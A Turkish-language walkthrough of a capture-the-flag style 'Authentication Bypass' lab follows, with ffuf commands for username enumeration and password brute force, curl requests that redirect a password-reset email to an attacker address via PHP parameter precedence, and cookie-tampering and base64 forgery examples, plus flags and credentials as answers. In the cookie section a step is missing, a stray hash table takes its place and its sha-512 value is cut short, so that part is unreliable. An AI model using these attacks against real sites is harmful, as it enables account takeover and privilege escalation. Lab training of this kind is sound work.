Authentication Bypass

Task 1 Brief (Kısa)

Bu odada, web sitesi kimlik doğrulama yöntemlerinin atlatılabileceği, yenilebileceği veya kırılabileceği farklı yollar hakkında bilgi edineceğiz. Bu güvenlik açıkları, genellikle müşterilerin kişisel verilerinin sızmasıyla sonuçlandığı için en kritik olanlardan bazıları olabilir.

Makineyi çalıştırın ve ardından bir sonraki göreve geçin.

⇒ cevap gerekmemektedir.

Task 2 Username Enumeration (Kullanıcı Adı Numaralandırma)

Kimlik doğrulama açıklarını bulmaya çalışırken tamamlanması gereken yararlı bir alıştırma, daha sonra diğer görevlerde kullanacağımız geçerli kullanıcı adlarının bir listesini oluşturmaktır.

Web sitesi hata mesajları, geçerli kullanıcı adları listemizi oluşturmak üzere bu bilgileri harmanlamak için harika kaynaklardır. Acme IT Support web sitesi (http://MACHINE_IP/customers/signup) kayıt sayfasına gittiğimizde yeni bir kullanıcı hesabı oluşturmak için bir formumuz var.


Eğer admin kullanıcı adını girmeyi ve diğer form alanlarını sahte bilgilerle doldurmayı denerseniz, An account with this username already exists hatasını aldığımızı göreceksiniz. Bu hata mesajının varlığını, aşağıdaki ffuf aracını kullanarak sistemde zaten kayıtlı olan geçerli kullanıcı adlarının bir listesini üretmek için kullanabiliriz. ffuf aracı, herhangi bir eşleşme olup olmadığını kontrol etmek için yaygın olarak kullanılan kullanıcı adlarının bir listesini kullanır.

```
ffuf -w /usr/share/wordlists/SecLists/Usernames/Names/names.txt -X POST -d "username=FUZZ&email=x&password=x&cpassword=x" -H "Content-Type: application/x-www-form-urlencoded" -u http://MACHINE_IP/customers/signup -mr "username already exists"
```

Yukarıdaki örnekte, -w argümanı, var olup olmadığını kontrol edeceğimiz kullanıcı adlarının listesini içeren dosyanın bilgisayardaki konumunu seçer. X argümanı istek yöntemini belirtir, bu varsayılan olarak bir GET isteği olacaktır, ancak bizim örneğimizde bir POST isteğidir. d argümanı göndereceğimiz verileri belirtir. Örneğimizde, kullanıcı adı, e-posta, şifre ve cpassword alanlarına sahibiz. Kullanıcı adının değerini FUZZ olarak ayarladık. Ffuf aracında, FUZZ anahtar sözcüğü, kelime listemizdeki içeriğin istekte nereye ekleneceğini belirtir. H argümanı, isteğe ek başlıklar eklemek için kullanılır. Bu örnekte, web sunucusunun form verisi gönderdiğimizi bilmesi için Content-Type'ı ayarlıyoruz. u argümanı, istekte bulunduğumuz URL'yi belirtir ve son olarak -mr argümanı, geçerli bir kullanıcı adı bulduğumuzu doğrulamak için aradığımız sayfadaki metindir.

ffuf aracı ve kelime listesi AttackBox'a önceden yüklenmiş olarak gelir veya https://github.com/ffuf/ffuf adresinden indirilerek yerel olarak kurulabilir.

valid_usernames.txt adında bir dosya oluşturun ve ffuf kullanarak bulduğunuz kullanıcı adlarını ekleyin; bunlar Görev 3'te kullanılacaktır.



soru⇒ si* ile başlayan kullanıcı adı nedir?**

cevap ⇒ **simon**

soru ⇒ St* ile başlayan kullanıcı adı nedir?**

cevap ⇒ **steve**

soru ⇒ ro** ile başlayan kullanıcı adı nedir?**

cevap ⇒ **robert**

Task 3 Brute Force (Kaba Kuvvet)

Önceki görevde oluşturduğumuz valid_usernames.txt dosyasını kullanarak, şimdi bunu oturum açma sayfasında bir kaba kuvvet saldırısı denemek için kullanabiliriz (http://10.10.26.94/customers/login).

Not: valid_usernames dosyanızı doğrudan ffuf'tan çıktı alarak oluşturduysanız bu görevde zorluk yaşayabilirsiniz. Verilerinizi temizleyin veya sadece isimleri yeni bir dosyaya kopyalayın.

Bu komutu çalıştırırken, terminalin valid_usernames.txt dosyası ile aynı dizinde olduğundan emin olun.

```
ffuf -w valid_usernames.txt:W1,/usr/share/wordlists/SecLists/Passwords/Common-Credentials/10-million-password-list-top-100.txt:W2 -X POST -d "username=W1&password=W2" -H "Content-Type: application/x-www-form-urlencoded" -u http://10.10.26.94/customers/login -fc 200
```

Bu ffuf komutu Görev 2'deki bir öncekinden biraz farklıdır. Daha önce kelime listelerindeki verilerin istekte nereye ekleneceğini seçmek için FUZZ anahtar sözcüğünü kullanmıştık, ancak birden fazla kelime listesi kullandığımız için kendi FUZZ anahtar sözcüğümüzü belirtmemiz gerekiyor. Bu örnekte, geçerli kullanıcı adları listemiz için W1'i ve deneyeceğimiz parolalar listesi için W2'yi seçtik. Birden fazla kelime listesi yine -w argümanıyla belirtilir ancak virgülle ayrılır. Pozitif bir eşleşme için, 200 dışında bir HTTP durum kodu olup olmadığını kontrol etmek üzere -fc argümanını kullanıyoruz.

Yukarıdaki komutu çalıştırmak, aşağıdaki soruyu yanıtlayan tek bir çalışan kullanıcı adı ve parola kombinasyonu bulacaktır.

soru ⇒ Geçerli kullanıcı adı ve şifre nedir (format: kullanıcı adı/şifre)?

cevap ⇒ **steve/thunder**

Task 4 Logic Flaw (Mantık Hatası)

Mantık Hatası Nedir?

Bazen kimlik doğrulama süreçleri mantık hataları içerir. Bir mantık hatası, bir uygulamanın tipik mantıksal yolunun bir bilgisayar korsanı tarafından atlanması, atlatılması veya manipüle edilmesidir. Mantık hataları bir web sitesinin herhangi bir alanında bulunabilir, ancak bu örnekte kimlik doğrulama ile ilgili örneklere odaklanacağız.

Mantık Hatası Örneği

Aşağıdaki sahte kod örneği, istemcinin ziyaret ettiği yolun başlangıcının /admin ile başlayıp başlamadığını kontrol eder ve eğer öyleyse, istemcinin aslında bir yönetici olup olmadığını görmek için başka kontroller yapılır. Sayfa /admin ile başlamıyorsa, sayfa istemciye gösterilir.

```
if( url.substr(0,6) === '/admin') {
   # Code to check user is an admin
} else {
   # View Page
}
```

Yukarıdaki PHP kod örneğinde üç eşittir işareti (===) kullanıldığından, aynı harf durumu da dahil olmak üzere dize üzerinde tam bir eşleşme aramaktadır. Kimliği doğrulanmamış bir kullanıcı /adMin isteğinde bulunduğunda ayrıcalıkları kontrol edilmeyeceğinden ve sayfa kendisine gösterileceğinden, kimlik doğrulama kontrollerini tamamen atlayarak kod bir mantık hatası sunar.

Mantık Hatası Pratik

Acme IT Support web sitesinin (http://MACHINE_IP/customers/reset) Parola Sıfırlama işlevini inceleyeceğiz. Parola sıfırlama işlemini gerçekleştirmek istediğimiz hesapla ilişkili e-posta adresini soran bir form görüyoruz. Geçersiz bir e-posta girilirse, "Verilen e-posta adresinden hesap bulunamadı" hata mesajını alırsınız.

Gösterim amacıyla, kabul edilen robert@acmeitsupport.thm e-posta adresini kullanacağız. Daha sonra formun bir sonraki aşamasında bu giriş e-posta adresiyle ilişkili kullanıcı adı sorulmaktadır. Kullanıcı adı olarak robert girip Kullanıcı Adını Kontrol Et düğmesine basarsak, robert@acmeitsupport.thm adresine bir şifre sıfırlama e-postası gönderileceğine dair bir onay mesajı alacaksınız.

Bu aşamada, hem e-posta hem de kullanıcı adını bilmeniz gerektiğinden ve ardından şifre bağlantısı hesap sahibinin e-posta adresine gönderildiğinden, bu uygulamadaki güvenlik açığının ne olabileceğini merak ediyor olabilirsiniz.

Bu kılavuz, yukarıdaki Mavi Düğme kullanılarak açılabilen AttackBox üzerinde aşağıdaki Curl İsteklerinin her ikisinin de çalıştırılmasını gerektirecektir.

E-posta sıfırlama işleminin ikinci adımında, kullanıcı adı bir POST alanında web sunucusuna gönderilir ve e-posta adresi bir GET alanı olarak sorgu dizesi isteğinde gönderilir.

Bunu, web sunucusuna manuel olarak istekte bulunmak için curl aracını kullanarak gösterelim.

```
 curl 'http://MACHINE_IP/customers/reset?email=robert%40acmeitsupport.thm' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert'
```

İsteğe ek bir başlık eklemek için -H bayrağını kullanırız. Bu örnekte, Content-Type'ı application/x-www-form-urlencoded olarak ayarlıyoruz, bu da web sunucusunun form verisi gönderdiğimizi bilmesini sağlıyor, böylece isteğimizi düzgün bir şekilde anlıyor.

Uygulamada, kullanıcı hesabı sorgu dizesi kullanılarak alınır, ancak daha sonra uygulama mantığında, parola sıfırlama e-postası $_REQUEST PHP değişkeninde bulunan veriler kullanılarak gönderilir.

PHP $_REQUEST değişkeni sorgu dizesinden ve POST verilerinden alınan verileri içeren bir dizidir. Hem sorgu dizesi hem de POST verileri için aynı anahtar adı kullanılırsa, bu değişken için uygulama mantığı sorgu dizesi yerine POST veri alanlarını tercih eder, böylece POST formuna başka bir parametre eklersek, parola sıfırlama e-postasının nereye teslim edileceğini kontrol edebiliriz.

```
 curl 'http://MACHINE_IP/customers/reset?email=robert%40acmeitsupport.thm' -H 'Content-Type: application/x-www-
```

```
form-urlencoded' -d 'username=robert&email=attacker@hacker.com'
```

Bir sonraki adım için Acme IT destek müşteri bölümünde bir hesap oluşturmanız gerekecektir, bunu yapmak size destek biletleri oluşturmak için kullanılabilecek benzersiz bir e-posta adresi verir. E-posta adresi {kullanıcıadı}@müşteri.acmeitsupport.thm biçimindedir

Şimdi Curl Request 2'yi yeniden çalıştırın, ancak e-posta alanında @acmeitsupport.thm ile hesabınızda Robert olarak oturum açmak için bir bağlantı içeren bir bilet oluşturacaksınız. Robert'ın hesabını kullanarak destek biletlerini görüntüleyebilir ve bir bayrak gösterebilirsiniz.

```
curl 'http://MACHINE_IP/customers/reset?email=robert@acmeitsupport.thm' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert&email={username}@customer.acmeitsupport.thm'
```

soru ⇒ Robert'ın destek biletindeki bayrak nedir?

cevap ⇒ **THM{AUTH_BYPASS_COMPLETE}**

Task 5 Cookie Tampering (Çerez Kurcalama)

Çevrimiçi oturumunuz sırasında web sunucusu tarafından ayarlanan çerezleri incelemek ve düzenlemek, kimliği doğrulanmamış erişim, başka bir kullanıcının hesabına erişim veya yükseltilmiş ayrıcalıklar gibi birden fazla sonuç doğurabilir. Çerezler hakkında bilgi tazelemeye ihtiyacınız varsa, 6. görevdeki Ayrıntılı HTTP odasına göz atın.

Düz Metin

Bazı çerezlerin içeriği düz metin halinde olabilir ve ne işe yaradıkları açıktır. Örneğin, başarılı bir oturum açma işleminden sonra ayarlanan çerezleri ele alalım:

Set-Cookie: logged_in=true; Max-Age=3600; Path=/

Set-Cookie: admin=false; Max-Age=3600; Path=/

Kullanıcının o anda oturum açıp açmadığını kontrol eden bir çerez (logged_in) ve ziyaretçinin yönetici ayrıcalıklarına sahip olup olmadığını kontrol eden başka bir çerez (admin) görüyoruz. Bu mantığı kullanarak, çerezlerin içeriğini değiştirirsek ve bir istekte bulunursak, ayrıcalıklarımızı değiştirebiliriz.

İlk olarak, sadece hedef sayfayı talep ederek başlayacağız:

```
curl http://MACHINE_IP/cookie-test
```

Bize bir mesaj döndürüldüğünü görebiliriz: Oturum Açılmadı

```
curl -H "Cookie: logged_in=true; admin=false" http://MACHINE_IP/cookie-test
```

Bize mesaj verildi: Kullanıcı Olarak Oturum Açıldı

Son olarak, hem logged_in hem de admin çerezini true olarak ayarlayan son bir istek göndereceğiz:

Original String (Orijinal Dize)	Hash Method (Hash Yöntemi)	Output (Çıktı)
1	md5	c4ca4238a0b923820dcc509a6f75849b
1	sha-256	6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b
1	sha-512	4dff4ea340f0a823f15d3f4f01ab62eae0e5da579ccb851f8db9dfe84c58b2b37b89903a740e1ee172da793
1	sha1	356a192b7913b04c54574d18c28d46e6395428ab

Yukarıdaki tablodan, aynı girdi dizesinden elde edilen hash çıktısının kullanılan hash yöntemine bağlı olarak önemli ölçüde farklılık gösterebileceğini görebilirsiniz. Hash geri döndürülemez olsa da, her seferinde aynı çıktı üretilir, bu da

https://crackstation.net/ gibi hizmetlerin milyarlarca hash ve bunların orijinal dizelerinden oluşan veritabanlarını tutması nedeniyle bizim için yararlıdır.

Encoding (kodlama)

Kodlama, rastgele bir metin dizisi gibi görünen bir şey yaratması bakımından hashlemeye benzer, ancak aslında kodlama tersine çevrilebilir. Bu durumda şu soru akla geliyor: Kodlamanın amacı nedir? Kodlama, ikili verileri yalnızca düz metin ASCII karakterlerini destekleyen ortamlar üzerinden kolayca ve güvenli bir şekilde iletilebilecek insan tarafından okunabilir metne dönüştürmemizi sağlar.

Yaygın kodlama türleri, ikili verileri A-Z ve 2-7 karakterlerine dönüştüren base32 ve a-z, A-Z, 0-9,+, / karakterlerini ve dolgu için eşittir işaretini kullanarak dönüştüren base64'tür.

Oturum açıldığında web sunucusu tarafından ayarlanan aşağıdaki verileri örnek olarak alın:

Set-Cookie: session=eyJpZCI6MSwiYWRtaW4iOmZhbHNlfQ==; Max-Age=3600; Path=/

Base64 kodu çözülmüş bu dize {"id":1, "admin": false} değerine sahiptir, daha sonra bunu tekrar base64 kodlu olarak kodlayabiliriz, ancak bunun yerine admin değerini true olarak ayarlayabiliriz, bu da bize yönetici erişimi sağlar.

soru➔ Düz metin çerez değerlerinin değiştirilmesinden kaynaklanan bayrak nedir?

cevap ⇒ **THM{COOKIE_TAMPERING}**

soru ➔ 3b2a1053e3270077456a79192070aa78 md5 karmasının değeri nedir? (ipucu➔ crackstation.net bu konuda yardımcı olabilir.)

cevap ⇒ **463729**

soru ➔ VEhNe0JBU0U2NF9FTkNPRElOR30= ifadesinin base64 kod çözülmüş değeri nedir? (ipucu➔ base64decode.org bu konuda yardımcı olabilir.)

cevap ⇒ **THM{BASE64_ENCODING}**

soru ➔ Aşağıdaki değeri base64 kullanarak kodlayın {"id":1, "admin":true} (ipucu➔base64encode.org bu konuda yardımcı olabilir.)

cevap ⇒ **eyJpZCI6MSwiYWRtaW4iOnRydWV9**